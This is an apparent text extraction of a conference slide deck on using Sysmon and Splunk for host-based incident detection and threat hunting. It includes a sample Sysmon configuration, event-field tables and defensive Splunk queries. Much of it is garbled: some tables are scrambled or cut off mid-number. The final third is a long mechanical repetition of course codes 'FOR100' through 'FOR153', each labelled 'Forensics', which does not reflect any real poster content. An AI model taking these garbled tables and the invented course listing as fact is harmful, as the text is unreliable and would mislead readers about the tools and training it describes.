



Advanced Incident Detection and Threat Hunting using Sysmon (and Splunk)

Tom Ueltschi, Swiss Post CERT

C:\> whoami /all

- * Tom Ueltschi
- * Swiss Post CERT / SOC / CSIRT, since 2007
 - Focus: Malware Analysis, Threat Intel, Threat Hunting, Red Teaming
- * Talks about «Ponmocup Hunter» (Botconf, DeepSec, SANS DFIR Summit)
- * Member of many trust groups / infosec communities
- * Twitter: @c_APT_ure

Disclaimer

- * Views & opinions expressed are my own
- * Work presented is from \$dayjob
 - past 6-8 months, ongoing
 - examples, ideas, process, methodology
 - not a finished «solution» or «product»
 - approach for others (analysts) to adopt

Fast paced talk ahead – fasten your seat belts! 😊

Outline (v0.1)

- * Introduction on Sysmon
- * How do you know «Evil»? (malicious)
- * Searching for «known bad»
- * Threat Hunting approaches

Outline (v1.0)

- * Introduction on Sysmon
- * Sources for «knowing Evil»
 - Searching for «known bad»
 - OSINT, blogs, reports, public sandboxes, VT
 - Malware Analysis of self discovered samples
 - Threat Hunting approaches
 - Red/Purple Teaming / Adversary Simulation

Goal of Talk (Abstract)

- * This presentation will give an overview and detailed examples on how to use the free Sysinternals tool SYSMON to greatly improve host-based incident detection and enable threat hunting approaches.
- * The main goal is to share an approach, a methodology how to greatly improve host-based detection by using Sysmon and Splunk to create alerts.

Introduction on Sysmon

```
<Sysmon schemaversion="3.00">
  <!-- Capture all hashes -->
  <HashAlgorithms>*</HashAlgorithms>
  <EventFiltering>
    <!-- Log all drivers except if the signature -->
    <!-- contains Microsoft or Windows -->
    <DriverLoad onmatch="exclude">
      <Signature condition="contains">microsoft</Signature>
      <Signature condition="contains">windows</Signature>
    </DriverLoad>
    <!-- Do not log process termination -->
    <ProcessTerminate onmatch="include" />
    <!-- Log network connection if the destination port equal 443 -->
    <!-- or 80, and process isn't InternetExplorer -->
    <NetworkConnect onmatch="include">
      <DestinationPort>443</DestinationPort>
      <DestinationPort>80</DestinationPort>
    </NetworkConnect>
    <NetworkConnect onmatch="exclude">
      <Image condition="end with">iexplore.exe</Image>
    </NetworkConnect>
  </EventFiltering>
</Sysmon>
```



Microsoft

TechNet

Windows Sysinternals

Home

Learn

Downloads

Community

Windows Sysinternals > Downloads > Security Utilities > Sysmon

Utilities

- Sysinternals Suite
- Utilities Index
- File and Disk Utilities
- Networking Utilities
- Process Utilities

Sysmon v4.12

By Mark Russinovich and Thomas Garnier

Published: August 29, 2016



Download Sysmon
(1006 KB)

Rate: ★★★★★

Setting the stage...

	Network-based	Host-based
Prevention	Firewalls Network IPS BDS, Web-Proxy + AV/Mail-GW + AV	Antivirus HIPS, EMET Next-Gen Endpoint Protection
Detection	Network IDS (<i>Snort, Suricata, Bro</i>) NSM BDS	EDR (<i>Carbon-Black et.al.</i>) HIDS (?) <i>Sysmon and SIEM (Splunk)</i>

👉 This talk is about **Host-based Detection**

Network- or Host-based Detection?

- * **Network-based Detection (NBD)**

- Intrusion Detection System (IDS) / Network Security Monitoring (NSM)
 - Snort, Suricata , Bro, Security Onion ...


- * **Host-based Detection (HBD)**

- Endpoint Detection and Response (EDR)
 - Carbon Black, FireEye HX, CrowdStrike Falcon, Tanium, RSA ECAT ...
 - **Sysmon (FREE) & Splunk (or any other SIEM)**


- * **Open for discussion**

- Is one of {NBD, HBD} enough, better, or are both needed?

Bro : NBD :: Sysmon+Splunk : HBD




Bro : NBD :: Sysmon+Splunk : HBD



Pyramid of Pain

The Pyramid of Pain



I want to be able to detect this!

Cyber Kill Chain

The only mention
of «Cyber»

Attack Progression, aka the "Cyber Kill Chain"

We have found that the phases of an attack can be described by 6 sequential stages. Once again loosely borrowing vernacular, the phases of an operation can be described as a "cyber kill chain." The importance here is not that this is a linear flow - some phases may occur in parallel, and the order of earlier phases can be interchanged - but rather how far along an adversary has progressed in his or her attack, the corresponding damage, and investigation that must be performed.




Fig. 2: The Attack Progression

I want to be able
to detect this!

Pyramid of Pain & Kill Chain


How the Pyramid and the Kill Chain Fit Together



Gizah Pyramids ["All Gizah Pyramids.jpg", Liberator, Ricardo, http://commons.wikimedia.org/wiki/File:All_Gizah_Pyramids.jpg, Checked 2013-03-06]

Let me start by making a clear statement: **The Pyramid is not a replacement for the Kill Chain, it is a complement.** The Kill Chain model shows the various states an adversary must move through to complete their objective(s). At each phase, you have the opportunity to detect their actions using certain indicators.

This is where the Pyramid comes in: it serves as a guide for knowing how to prioritize your limited detection resources in order to achieve the maximum benefit.



The Cyber Kill Chain ["Security Intelligence: Attacking the Cyber Kill Chain", Cloppert, Michael, <http://computer-forensics.sans.org/blog/2009/10/14/security-intelligence-attacking-the-kill-chain/>, Checked 2013-03-06]

Why using Sysmon?

- * **Incredible visibility into system activity on Windows hosts** (it's FREE)
- * Store Sysmon data in Windows event logs (big size)
 - Search or query Sysmon data using Powershell or event viewer
- * **Collect Sysmon logs into SIEM for searching, alerting, hunting** (big plus)
- * Analyst needs to ...
 - know **what** to search for
 - distinguish **normal** / **abnormal** activity
 - find **suspicious** / **malicious** behavior

Why Sysmon? RSA Con Talk M.R.

The poster is divided into three main color sections: a red vertical bar on the left, a large yellow central area, and a purple vertical bar on the right. The yellow section contains the session title and speaker information. The purple section features a crowd of people and the 'Connect to Protect' logo. The red section has a Twitter logo and the hashtag #RSAC.

RSAConference2016
San Francisco | February 29 – March 4 | Moscone Center

HTA-W05

Tracking Hackers on Your Network with Sysinternals Sysmon

Mark Russinovich
CTO, Microsoft Azure
Microsoft Corporation
@markrussinovich

#RSAC

Why Sysmon? RSA Con Talk M.R.

Sysmon Events



Category	Event ID
Process Create	1
Process Terminated	5
Driver Loaded	6
Image Loaded	7
File Creation Time Changed	2
Network Connection	3
CreateRemoteThread	8
RawAccessRead*	9
Sysmon Service State Change	4
Error	255

Time
stomping

DLL / Proc
Injection

*Contributed by David Magnotti

7

RSAConference2016

Why Sysmon? RSA Con Talk M.R.

Sysmon Events



Category	ProcessCreate	
	UtcTime	Hashes
Process	ProcessGuid	ParentProcessGuid
Process	ProcessId	ParentProcessId
Image L	Image	ParentImage
File Cre	CommandLine	ParentCommandLine
Network	CurrentDirectory	
CreateF	User	
RawAcc	LogonGuid	
Sysmon	LogonId	
Error	TerminalSessionId	
	IntegrityLevel	

ProcessTerminate
UtcTime
ProcessGuid
ProcessId
Image

*Contributed by David Magnotti

ference2016

Why Sysmon? RSA Con Talk M.R.

Sysmon Events



		Network Connection Detected	
	ProcessCreate	UtcTime	
Category	UtcTime	ProcessGuid	
Process	ProcessGuid	ProcessId	
Process	ProcessId	Image	
Driver Load	Image	User	
Image Load	CommandLine	Protocol	
File Create	CurrentDirectory	Initiated	
Network	User	SourceIpV6	DestinationIpV6
CreateProcess	LogonGuid	SourceIp	DestinationIp
RawAccess	LogonId	SourceHostName	DestinationHostName
Sysmon	TerminalSession	SourcePort	DestinationPort
Error	IntegrityLevel	SourcePortName	DestinationPortName

*Contributed by David Magnotti

Why Sysmon? RSA Con Talk M.R.

Sysmon Events



Category	Event ID	Field
Process Create	1	UtcTime
Process Terminated	5	SourceProcessGuid
Driver Loaded	6	SourceProcessId
Image Loaded	7	SourceImage
File Creation Time Changed	2	TargetProcessGuid
Network Connection	3	TargetProcessId
CreateRemoteThread	8	TargetImage
RawAccessRead*	9	NewThreadId
Sysmon Service State Change	4	StartAddress
Error	255	StartModule
		StartFunction

*Contributed by David Magnotti

Why Sysmon? RSA Con Talk M.R.

Splunk Example Queries



- See <http://blogs.splunk.com/2014/11/24/monitoring-network-traffic-with-sysmon-and-splunk/>

- Processes grouped by logon GUID:

```
sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1 NOT User="NT AUTHORITY\\SYSTEM" |  
stats values(User) as User,values(CommandLine) as CommandLine,values(ProcessId) as  
ProcessId,values(ParentProcessId) as ParentProcessId values(ParentCommandLine) as ParentCommandLine by LogonGuid
```

- Outbound connections by process:


```
sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=3 Protocol=tcp Initiated=true | eval  
src=if(isnotnull(SourceHostname), SourceHostname+" "+SourcePort, SourceIp+" "+SourcePort) | eval  
dest=if(isnotnull(DestinationHostname), DestinationHostname+" "+DestinationPort, DestinationIp+" "+DestinationPort) |  
eval src_dest=src + " => " + dest | stats values(src_dest) as Connection by ProcessGuid ProcessId User Computer Image
```

- Command line for non-local connections:

```
sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" EventCode=3 Protocol=tcp Initiated=true | where  
DestinationIp!="127.0.0.1" AND DestinationHostname!=SourceHostname | table _time User Computer ProcessId ProcessGuid  
DestinationHostname DestinationPort | join type=inner [search sourcetype="xmlwineventlog:microsoft-windows-  
sysmon/operational" EventCode=1 | table _time ProcessGuid ProcessId CommandLine]
```


Why Sysmon? RSA Con Talk M.R.

Sysmon / Splunk stats from 7 days					
Event Description	# hosts	Event Code	# events	raw data [MB]	avg size [B]
Process Create	9'841	1	12'121'075	13'495.26	1'167.5
File creation time	9'187	2	2'595'550	1'851.98	748.2
Network connection	9'651	3	22'875'616	18'878.44	865.4
Sysmon service state changed	7'305	4	20'622	8.01	407.5
Process terminated	9'329	5	11'402'347	5'577.41	512.9
Driver Loaded	1'204	6	13'802	7.59	576.5
Image loaded	---	7	---	---	---
CreateRemoteThread	5'534	8	2'116'403	1'638.82	812.0
RawAccessRead	9'681	9	169'5		
Error	51	255			
Total			220'6		
Sysmon config entries: 150					
TODO: don't forward IDs 5 & 9 (store locally only)					
In reply to Mark Russinovich					
TomU @c_APT_ure · Apr 26					
@markrussinovich Thanks for #Sysmon & RSA slides! ~10K hosts (target: 25K)					
15 33					

**Mark Russinovich**
@markrussinovich


Following

Cool to see people using Sysmon at scale:



TomU @c_APT_ure
@markrussinovich Thanks for #Sysmon & RSA slides! Getting ready for hunting :) Logs from ~10K hosts (target: 25K)

RETWEETS 16 LIKES 29



8:03 PM - 26 Apr 2016

16 29

Why Sysmon? RSA Con Talk M.R.



Mark Russinovich
@markrussinovich



Following

Cool to see people using Sysmon at scale:

Sysmon / Splunk stats from 7 days

# hosts	Event Code	# events	max id
9181	1	52121025	
9181	2	2195556	
9181	3	22829104	
9181	4	20702	
9181	5	11402 (4)	
1204	4	17302	
1204	7		
1514	8	2114402	
9181	10	100502407	
81	205	8322	
Total		229807487	

⚠ (More locally only)

TomU @c_APT_ure

@markrussinovich Thanks for #Sysmon & RSA slides! Getting ready for hunting :) Logs from ~10K hosts (target: 25K)

RETWEETS
16

LIKES
29



8:03 PM - 26 Apr 2016




16



29




Sysmon / Splunk Deployment



How do you know «Evil»?



How do you know Evil? (DFIR Poster)



SANS DFIR




DIGITAL FORENSICS & INCIDENT RESPONSE

POSTER




SPRING 2016 - 20TH EDITION

digital-forensics.sans.org




CORE

IN-DEPTH

SPECIALIZATION

FOR100

Digital Forensics

FOR400

Incident Response

FOR500

Advanced Incident Response

FOR200

Advanced Incident Response

FOR300

Advanced Incident Response

FOR600

Advanced Incident Response

FOR101

Forensics

FOR201

Forensics

FOR301

Forensics

FOR102

Forensics

FOR202

Forensics

FOR302

Forensics

FOR103

Forensics

FOR203

Forensics

FOR303

Forensics

FOR104

Forensics

FOR204

Forensics

FOR304

Forensics

FOR105

Forensics

FOR205

Forensics

FOR305

Forensics

FOR106

Forensics

FOR206

Forensics

FOR306

Forensics

FOR107

Forensics

FOR207

Forensics

FOR307

Forensics

FOR108

Forensics

FOR208

Forensics

FOR308

Forensics

FOR109

Forensics

FOR209

Forensics

FOR309

Forensics

FOR110

Forensics

FOR210

Forensics

FOR310

Forensics

FOR111

Forensics

FOR211

Forensics

FOR311

Forensics

FOR112

Forensics

FOR212

Forensics

FOR312

Forensics

FOR113

Forensics

FOR213

Forensics

FOR313

Forensics

FOR114

Forensics

FOR214

Forensics

FOR314

Forensics

FOR115

Forensics

FOR215

Forensics

FOR315

Forensics

FOR116

Forensics

FOR216

Forensics

FOR316

Forensics

FOR117

Forensics

FOR217

Forensics

FOR317

Forensics

FOR118

Forensics

FOR218

Forensics

FOR318

Forensics

FOR119

Forensics

FOR219

Forensics

FOR319

Forensics

FOR120

Forensics

FOR220

Forensics

FOR320

Forensics

FOR121

Forensics

FOR221

Forensics

FOR321

Forensics

FOR122

Forensics

FOR222

Forensics

FOR322

Forensics

FOR123

Forensics

FOR223

Forensics

FOR323

Forensics

FOR124

Forensics

FOR224

Forensics

FOR324

Forensics

FOR125

Forensics

FOR225

Forensics

FOR325

Forensics

FOR126

Forensics

FOR226

Forensics

FOR326

Forensics

FOR127

Forensics

FOR227

Forensics

FOR327

Forensics

FOR128

Forensics

FOR228

Forensics

FOR328

Forensics

FOR129

Forensics

FOR229

Forensics

FOR329

Forensics

FOR130

Forensics

FOR230

Forensics

FOR330

Forensics

FOR131

Forensics

FOR231

Forensics

FOR331

Forensics

FOR132

Forensics

FOR232

Forensics

FOR332

Forensics

FOR133

Forensics

FOR233

Forensics

FOR333

Forensics

FOR134

Forensics

FOR234

Forensics

FOR334

Forensics

FOR135

Forensics

FOR235

Forensics

FOR335

Forensics

FOR136

Forensics

FOR236

Forensics

FOR336

Forensics

FOR137

Forensics

FOR237

Forensics

FOR337

Forensics

FOR138

Forensics

FOR238

Forensics

FOR338

Forensics

FOR139

Forensics

FOR239

Forensics

FOR339

Forensics

FOR140

Forensics

FOR240

Forensics

FOR340

Forensics

FOR141

Forensics

FOR241

Forensics

FOR341

Forensics

FOR142

Forensics

FOR242

Forensics

FOR342

Forensics

FOR143

Forensics

FOR243

Forensics

FOR343

Forensics

FOR144

Forensics

FOR244

Forensics

FOR344

Forensics

FOR145

Forensics

FOR245

Forensics

FOR345

Forensics

FOR146

Forensics

FOR246

Forensics

FOR346

Forensics

FOR147

Forensics

FOR247

Forensics

FOR347

Forensics

FOR148

Forensics

FOR248

Forensics

FOR348

Forensics

FOR149

Forensics

FOR249

Forensics

FOR349

Forensics

FOR150

Forensics

FOR250

Forensics

FOR350

Forensics

FOR151

Forensics

FOR251

Forensics

FOR351

Forensics

FOR152

Forensics

FOR252

Forensics

FOR352

Forensics

FOR153

Forensics

